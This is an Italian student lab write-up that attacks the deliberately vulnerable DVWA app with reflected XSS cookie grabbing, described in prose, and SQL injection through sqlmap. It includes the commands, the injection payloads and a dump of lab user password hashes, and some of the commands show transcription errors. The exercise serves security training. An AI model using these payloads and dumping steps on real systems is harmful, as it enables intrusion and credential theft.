

XSS e SQL INJECTION

XSS DVWA:


La task di oggi ci richiedeva di effettuare un attacco di XSS su DVWA (livello protezione Low).

L'attacco è stato eseguito nelle seguenti fasi:


- 1) Controllo della presenza di vulnerabilità della pagina:
 - a. Per effettuare questo tipo di controllo, una volta raggiunta la pagina da me interessata ho svolto 2 tipi di test: Il primo consiste nel monitorare l'URL a seguito di un input nel form presente, in questa fase vediamo che il nostro input viene riportato anche nella stringa URL, controllato ciò si passa alla fase due, ovvero inserire nel form, al posto del nostro nome, uno script che in questo caso ci fa apparire un pop-up
- 2) Fase di exploit:
 - a. Confermata la presenza di questi due "requisiti" si passa all'exploit vero e proprio, nel nostro caso un cookie grabbing, ovvero nel form andiamo ad inserire uno script che ci darà come risultato un pop-up con il cookie corrente.

Di seguito riportati gli screen delle varie fasi:


1)



2)



3)



SQL INJECTION:

Per la fase di SQL Injection mi sono avvalso del tool SQLmap, anche qui ho diviso l'attacco in più parti.

Nella prima fase ho inviato un ID utente nell'apposito form, per recuperare l'URL e rendere meno faticoso e più rapido il lavoro al nostro tool, successivamente ho recuperato l'id di sessione per evitare redirect alla pagina index.php.

Presi questi due componenti possiamo avviare SQLmap per trovare il database corrente che stiamo interrogando.

The image shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal displays the output of the SQLmap tool, which is performing a series of tests to identify the database and its structure. The browser window shows the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: SQL Injection' page. The page has a form with a 'User ID' field and a 'Submit' button. The output of the SQLmap attack is visible in the terminal, showing the results of the tests and the identified database structure.

```
[kali@kali:~]$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sql/7id=2&Submit=Submit#" --cookie="PHPSESSID=d652e802c1e166eef5475a8568" --r --s --v {1.6.10#stable} https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility for any misuse or damage caused by this program

[*] starting @ 10:23:10 /2022-11-29/

[10:23:10] [INFO] testing connection to the target URL
[10:23:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:23:11] [INFO] testing if the target URL content is stable
[10:23:11] [INFO] target URL content is stable
[10:23:11] [INFO] testing if GET parameter 'id' is dynamic
[10:23:11] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:23:11] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:23:11] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:23:11] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[10:23:11] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:23:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:23:22] [WARNING] reflective value(s) found and filtering out
[10:23:22] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:23:22] [INFO] testing 'Generic inline queries'
[10:23:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:23:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:23:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[10:23:22] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable
[10:23:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:23:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:23:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:23:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:23:22] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:23:22] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:23:22] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:23:22] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:23:22] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:23:22] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:23:22] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:23:22] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:23:22] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[10:23:22] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[10:23:22] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:23:22] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[10:23:22] [INFO] testing 'MySQL inline queries'
[10:23:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[10:23:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries'

SQLmap identified the following injection point(s) with a total of 8912 HTTP(S) requests.

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=2' OR NOT 8057=8057#Submit=Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=2' AND ROW(5886,2193)>(SELECT COUNT(*),CONCAT(0x7162717171,(SELECT (ELT(5886=5886,1))),0x7178706a71,FLOOR(RAND(0)*2))--

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 3954 FROM (SELECT(SLEEP(5)))mkVw)-- YXje#Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7162717171,0x6d4e6a4d786872796b72707a6f5348596b46417441466e7370657874787141517a55)

[10:25:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[10:25:23] [INFO] fetching current database
current database: 'dvwa'
[10:25:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 10:25:23 /2022-11-29/
```

The browser window shows the DVWA interface with the 'Vulnerability: SQL Injection' page. The 'User ID' field is filled with '2' and the 'Submit' button is clicked. The page displays the results of the injection, showing the 'First name: Gordon' and 'Surname: Brown'.

Una volta trovato il nostro database possiamo andare ad enumerare le “tables” presenti nello stesso.

```
(kali@kali)~$ sqlmap -u "http://192.168.58.101/dvwa/vulnerabilities/sql/?id=2&Submit=Submit" --cookie="PHPSESSID=0652e002c1e166ef5475a85083a2a06;security=low" -D dvwa -tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:29:36 /2022-11-29/

[10:29:36] [INFO] resuming back-end DBMS 'mysql'
[10:29:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=2' OR NOT 8057=8057#8Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=2' AND ROW(S886,2193)>(SELECT COUNT(*),CONCAT(0x7162717171,(SELECT (ELT(S886=5886,1)))0x7178706a71,FLOOR(RAND(0)*2))x FROM (SELECT 7215 UNION SELECT 5426 UNION SELECT 4527 UNION SELECT 5189)a GROUP BY x)-- JqNp8Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2' AND (SELECT 3954 FROM (SELECT(SLEEP(5)))mkVw)-- YXje8Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7162717171,0x64e6a4d786872796b7270672707a6f5348596b46417441466e7370657874787141517a5359446574616a,0x7178706a71)#8Submit=Submit

[10:29:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:29:36] [INFO] fetching tables for database: 'dvwa'
[10:29:37] [WARNING] reflective value(s) found and filtering out
Database: dvwa
(2 tables)
+-----+
| guestbook |
+-----+
| users      |
+-----+
```

Notiamo che vi sono 2 tables: Guestbook e user, ora che abbiamo tutti i parametri possiamo finalmente enumerare tutti gli utenti presenti nel database con gli switch:

- -D : equivalente al nome del database trovato inizialmente
- -T: che indica la tables sulla quale vogliamo lavorare

Dunque il comando finale sarà del tipo:

sqlmap -u “url” –cookie “cookie” -D “nome db” -T “tables che vogliamo utilizzare” –dump

```
[10:30:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=2' OR NOT 8057=8057#8Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=2' AND ROW(S886,2193)>(SELECT COUNT(*),CONCAT(0x7162717171,(SELECT (ELT(S886=5886,1)))0x7178706a71,FLOOR(RAND(0)*2))x FROM (SELECT 7215 UNION SELECT 5426 UNION SE

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2' AND (SELECT 3954 FROM (SELECT(SLEEP(5)))mkVw)-- YXje8Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7162717171,0x64e6a4d786872796b7270672707a6f5348596b46417441466e7370657874787141517a5359446574616a,0x7178706a71)#8Submit=Submit

[10:30:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:30:43] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:30:44] [WARNING] reflective value(s) found and filtering out
[10:30:44] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:30:44] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:30:46] [INFO] writing hashes to a temporary file '/tmp/sqlmapgeugrvrc8329/sqlmapshashes-70x8vor3.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
(5 entries)

+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d953d075ae2e3966d7e0d4fccc69210b | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bb040cade3de5c71e990b7 | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
+-----+
```